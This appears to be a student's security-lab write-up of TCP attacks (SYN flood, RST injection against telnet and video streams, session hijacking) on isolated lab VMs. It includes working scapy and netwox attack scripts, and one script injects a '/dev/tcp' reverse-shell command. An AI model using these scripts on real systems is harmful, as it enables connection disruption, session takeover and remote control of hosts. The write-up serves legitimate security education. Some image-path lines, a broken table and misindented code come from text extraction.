
TCP Attack Lab


Task 1: SYN Flooding Attack

Before Attack.




After Attack. The victim's tcp queue was filled with half-opened connections

Task 2: TCP RST Attacks on telnet and ssh Connections




After attack (using scapy), the telnet connection was closed by foreign host (our attacker). And Wireshark showed the attacker sent TCP packets with RST flag to the server.




Using netwox 78 -d enp0s3 -f 'src host 10.0.2.4 and dst host 10.0.2.5 and port 23', got the same result.

Task 3: TCP RST Attacks on Video Streaming Applications



Before and after attack, notice that the connection closed and buffer exhausted, then the video stopped playing. Using netwox 78 -d enp0s3 -f 'src host 10.0.2.4'.

Wireshark showed the attacker sent TCP packets with RST flag to the server.




```
task2.py
from scapy.all import *

def spoof(pkt):
    ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
    tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = "R", ack = pkt[TCP].seq, seq = pkt[TCP].ack)
    send(ip/tcp, iface = "enp0s3", verbose = 0)

sniff(filter = 'src host 10.0.2.4 and dst host 10.0.2.5 and port 23', prn = spoof)
```

Task 4: TCP Session Hijacking

After attack (using scapy), we could found a file named hijack.txt on server VM.




Wireshark showed the attacker sent a telnet tcp packet with command touch ~/hijack.txt.


Attack using netwox 40 -1 10.0.2.4 -m 10.0.2.5 -j 64 -o 57578 -p 23 -q 2882954884 -r 2278327157 -A -z -H 0d746f756368207e2f68696a61636b2e7478740d.

First of all, establish a telnet connection from client (10.0.2.4) to server (10.0.2.5), send some packets (just type some characters in client's terminal).

Then, capture the latest packet from client to server, find its source port, sequence number and acknowledge number, which will be useful in hijacking.



After that, send spoofed packet with our malicious command.



Results on the server side.

```
| Comparison | Com
```

```
task4.py
from scapy.all import *

import sys

def spoof(pkt):
    header_len = 4 * (pkt[IP].ihl+pkt[TCP].dataofs)
    if pkt[IP].len != header_len:
        return

    ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
        tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = "PA", ack = pkt[TCP].ack, seq = pkt[TCP].seq)
    data = "\r touch ~/hijack.txt \r"
    send(ip/tcp/data, iface = "enp0s3", verbose = 0)
    sys.exit()


sniff(filter = "src host 10.0.2.4 and dst host 10.0.2.5 and dst port 23", prn = spoof)
```

Task 5: Creating Reverse Shell using TCP Session Hijacking

First of all, establish a telnet connection from client (10.0.2.4) to server (10.0.2.5).

Then, run sniffing and spoofing python script and listen on 9090 port.

After that, type some characters in client's terminal to activate sniffing and spoofing program.



The screenshot showed that we could control the server VM with reverse shell by using TCP session hijacking (note the ip address of those 2 terminals).

```
task5.py
from scapy.all import *

import sys

def spoof(pkt):
    header_len = 4 * (pkt[IP].ihl+pkt[TCP].dataofs)
    if pkt[IP].len != header_len:
        return

    ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
        tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = "PA", ack = pkt[TCP].ack, seq = pkt[TCP].seq)
    data = "\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 \r"
    send(ip/tcp/data, iface="enp0s3", verbose = 0)
    sys.exit()

sniff(filter = "src host 10.0.2.4 and dst host 10.0.2.5 and dst port 23", prn = spoof)
```